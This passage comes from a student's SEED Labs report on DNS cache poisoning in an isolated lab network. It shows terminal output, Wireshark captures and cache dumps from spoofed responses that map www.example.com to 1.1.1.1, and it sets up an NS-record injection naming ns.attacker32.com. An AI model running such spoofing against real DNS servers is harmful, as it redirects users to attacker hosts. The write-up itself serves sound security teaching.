
```
        sport     = 53793
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 40579
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
```

On the victim terminal run the command:

# dig www.example.com



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40579
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 83 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 02 15:49:25 UTC 2022
;; MSG SIZE  rcvd: 64

root@seed-user:PES2UG20CS390:Name:VishwasM$:/# 
```


[SEED Labs] Capturing from br-b0ee37d97d1e
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>
br-b0ee37d97d1e: <live capture in progress>
Packets: 151 · Displayed: 151 (100.0%)
Profile: Default

```
No.  Time            Source               Destination       Protocol Length Info
   1 2022-10-02 21:1… 10.9.0.1            224.0.0.251       MDNS       87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR…
   2 2022-10-02 21:1… fe80::42:adff:febe:… ff02::fb          MDNS      180 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
   3 2022-10-02 21:1… 10.9.0.1            224.0.0.251       MDNS      160 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
   4 2022-10-02 21:1… 10.9.0.5            10.9.0.53         DNS        98 Standard query 0x9e83 A www.example.com OPT
   5 2022-10-02 21:1… 10.9.0.53           199.7.91.13       DNS        82 Standard query 0xf597 NS <Root> OPT
   6 2022-10-02 21:1… 10.9.0.53           199.7.91.13       DNS        88 Standard query 0xbde4 A _.com OPT
   7 2022-10-02 21:1… 02:42:ad:be:da:29   Broadcast         ARP        42 Who has 10.9.0.5? Tell 10.9.0.1
   8 2022-10-02 21:1… 02:42:0a:09:00:05   02:42:ad:be:da:29 ARP        42 10.9.0.5 is at 02:42:0a:09:00:05
   9 2022-10-02 21:1… 10.9.0.53           10.9.0.5          DNS       106 Standard query response 0x9e83 A www.example.com A 1.1.1.1
  10 2022-10-02 21:1… 199.7.91.13         10.9.0.53         DNS        70 Standard query response 0xf597 NS <Root> OPT
  11 2022-10-02 21:1… 199.7.91.13         10.9.0.53         DNS       300 Standard query response 0xbde4 A _.com NS a.gtld-servers.net …
  12 2022-10-02 21:1… 10.9.0.53           199.7.91.13       TCP        74 44551 → 53 [SYN] Seq=2392629350 Win=64240 Len=0 MSS=1460 SACK…
  13 2022-10-02 21:1… 10.9.0.53           199.7.91.13       TCP        74 35015 → 53 [SYN] Seq=1646150384 Win=64240 Len=0 MSS=1460 SACK…
  14 2022-10-02 21:1… 199.7.91.13         10.9.0.53         TCP        58 53 → 44551 [SYN, ACK] Seq=53263 Ack=2392629351 Win=32768 Len=…
  15 2022-10-02 21:1… 199.7.91.13         10.9.0.53         TCP        58 53 → 35015 [SYN, ACK] Seq=55497 Ack=1646150385 Win=32768 Len=…
  16 2022-10-02 21:1… 10.9.0.53           199.7.91.13       TCP        54 44551 → 53 [ACK] Seq=2392629351 Ack=53264 Win=64240 Len=0
  17 2022-10-02 21:1… 10.9.0.53           199.7.91.13       TCP        54 35015 → 53 [ACK] Seq=1646150385 Ack=55498 Win=64240 Len=0
  18 2022-10-02 21:1… 10.9.0.53           199.7.91.13       DNS        96 Standard query 0xb097 NS <Root> OPT
```

```
▾ Domain Name System (response)
    Transaction ID: 0x9e83
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▸ Queries
  ▸ Answers
    [Request In: 4]
    [Time: 0.082749770 seconds]
```

```
0000  02 42 0a 09 00 05 02 42  ad be da 29 08 00 45 00   ·B·····B ···)··E·
0010  00 5c 00 01 00 00 40 11  66 45 0a 09 00 35 0a 09   ·\····@· fE···5··
0020  00 05 00 35 d2 21 00 48  5b 07 9e 83 84 00 00 01   ···5·!·H [·······
0030  00 01 00 00 00 00 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 03 77 77 77 07   le·com·· ····www·
```


The Wireshark on the attacker machine shows the spoofed response which is sent to the victim. The IP address mapped to www.example.com is 1.1.1.1 which is seen in the above image. We can see that the spoofed response comes before the legitimate response and hence is displayed as such in the victim machine.

To view the cache on the local DNS server we can use the rndc command to dump the cache and this dump is stored in **/var/cache/bind/dump.db** in our case.

On the local DNS server's terminal run the commands:

# rndc dumpdb -cache

# cat /var/cache/bind/dump.db | grep example



```
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# cat /var/cache/bind/dump.db | grep
 example
example.com.            690734  NS      a.iana-servers.net.
                                        20221022214625 20221001223409 1686 example.com.
www.example.com.        690734  A       93.184.216.34
                                        20221022040544 20220930163209 1686 example.com.
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# 
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for www.example.com the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.

When a local DNS server receives a query, it first looks for the answer from its own cache; if the answer is there, the DNS server will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When it gets the answer, it will store the answer in the cache, so next time, there is no need to ask another DNS server.

Also fill in the appropriate interface name in the code for task 2 as done in previous tasks.

Modify the tasks code and launch the attack. Before doing the attack, please remember to clear the cache on the local DNS server first.


On the local DNS server's terminal run the command:

# rndc flush

Now run the program **in the attacker terminal** and show your spoofed information in the reply. The victim machine sends out a DNS query to the local DNS server using the dig command. Also show the spoofed packet captured on wireshark and the cache of the local DNS server and explain your results.

On the attacker terminal run the command:


# python3 task2.py




```
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task2.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 37154
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x90d8
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
```

On the victim terminal run the command:

# dig www.example.com



```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15750
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 54e829d2df0aa77701000000006339b8df032fc8e62afd988f (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2245 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 02 16:14:23 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```



[SEED Labs] Capturing from br-b0ee37d97d1e
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-10-02 21:4…	10.9.0.5	10.9.0.53	DNS	98	Standard query 0x3d86 A www.example.com OPT
2	2022-10-02 21:4…	10.9.0.53	198.97.190.53	DNS	82	Standard query 0x490a NS <Root> OPT
3	2022-10-02 21:4…	10.9.0.53	198.97.190.53	DNS	88	Standard query 0x7d27 A _.com OPT
4	2022-10-02 21:4…	198.97.190.53	10.9.0.53	DNS	300	Standard query response 0x7d27 A _.com NS a.gtld-servers.net …
5	2022-10-02 21:4…	10.9.0.53	198.97.190.53	TCP	74	44473 → 53 [SYN] Seq=1978266193 Win=64240 Len=0 MSS=1460 SACK…
6	2022-10-02 21:4…	198.97.190.53	10.9.0.53	TCP	58	53 → 44473 [SYN, ACK] Seq=7241 Ack=1978266194 Win=32768 Len=0…
7	2022-10-02 21:4…	10.9.0.53	198.97.190.53	TCP	54	44473 → 53 [ACK] Seq=1978266194 Ack=7242 Win=64240 Len=0
8	2022-10-02 21:4…	10.9.0.53	198.97.190.53	DNS	102	Standard query 0xece6 A _.com OPT
9	2022-10-02 21:4…	198.97.190.53	10.9.0.53	DNS	1221	Standard query response 0xece6 A _.com NS a.gtld-servers.net …
10	2022-10-02 21:4…	10.9.0.53	198.97.190.53	TCP	54	44473 → 53 [ACK] Seq=1978266242 Ack=8409 Win=63073 Len=0
11	2022-10-02 21:4…	10.9.0.53	198.97.190.53	TCP	54	44473 → 53 [FIN, ACK] Seq=1978266242 Ack=8409 Win=63073 Len=0
12	2022-10-02 21:4…	198.97.190.53	10.9.0.53	TCP	54	53 → 44473 [ACK] Seq=8409 Ack=1978266243 Win=32719 Len=0
13	2022-10-02 21:4…	10.9.0.53	192.31.80.30	DNS	96	Standard query 0x6aff A _.example.com OPT
14	2022-10-02 21:4…	198.97.190.53	10.9.0.53	TCP	54	53 → 44473 [FIN, ACK] Seq=8409 Ack=1978266243 Win=32719 Len=0
15	2022-10-02 21:4…	10.9.0.53	198.97.190.53	TCP	54	44473 → 53 [ACK] Seq=1978266243 Ack=8410 Win=63073 Len=0
16	2022-10-02 21:4…	192.31.80.30	10.9.0.53	DNS	384	Standard query response 0x6aff A _.example.com NS a.iana-serv…
17	2022-10-02 21:4…	10.9.0.53	192.31.80.30	TCP	74	36825 → 53 [SYN] Seq=2581220248 Win=64240 Len=0 MSS=1460 SACK…
18	2022-10-02 21:4…	192.31.80.30	10.9.0.53	TCP	58	53 → 36825 [SYN, ACK] Seq=7731 Ack=2581220249 Win=32768 Len=0…

```
› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b0ee37d97d1e, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.53
› User Datagram Protocol, Src Port: 35831, Dst Port: 53
⌄ Domain Name System (query)
    Transaction ID: 0x3d86
  › Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  › Queries
```

```
0000  02 42 0a 09 00 35 02 42  0a 09 00 05 08 00 45 00   ·B···5·B ······E·
0010  00 54 5c e7 00 00 40 11  09 67 0a 09 00 05 0a 09   ·T\···@· ·g······
0020  00 35 8b f7 00 35 00 40  14 9d 3d 86 01 20 00 01   ·5···5·@ ··=·· ··
0030  00 00 00 00 00 01 03 77  77 77 07 65 78 61 6d 70   ·······w ww·examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 00 00 29 10 00   le·com·· ·····)··
```


br-b0ee37d97d1e: <live capture in progress>　Packets: 140 · Displayed: 140 (100.0%)　Profile: Default

To view the cache on the local DNS server we can use the rndc command to dump the cache.

On the local DNS server's terminal run the commands:

# rndc dumpdb -cache

# cat /var/cache/bind/dump.db | grep example



```
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc flush
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# cat /var/cache/bind/dump.db | grep
 example
example.com.            777474  NS      a.iana-servers.net.
www.example.com.        863875  A       1.1.1.1
root@local-dns-server:PES2UG20CS390:Name:VishwasM$:/# 
```

Task 3: Spoofing NS Records

In the previous task, our DNS cache poisoning attack only affects one hostname, i.e., www.example.com. If users try to get the IP address of another hostname, such as mail.example.com, we need to launch the attack again. It will be more efficient if we launch one attack that can affect the entire example.com domain.

The idea is to use the Authority section in DNS replies. Basically, when we spoofed a reply, in addition to spoofing the answer (in the Answer section), we add the following in the Authority section.

When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.com domain. Since ns.attacker32.com is controlled by attackers, it can provide a forged answer for any query.

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

Fill in the appropriate interface name in the code for task 3 as done in previous tasks.

Before launching the attack, please remember to clear the cache on the local DNS server first.

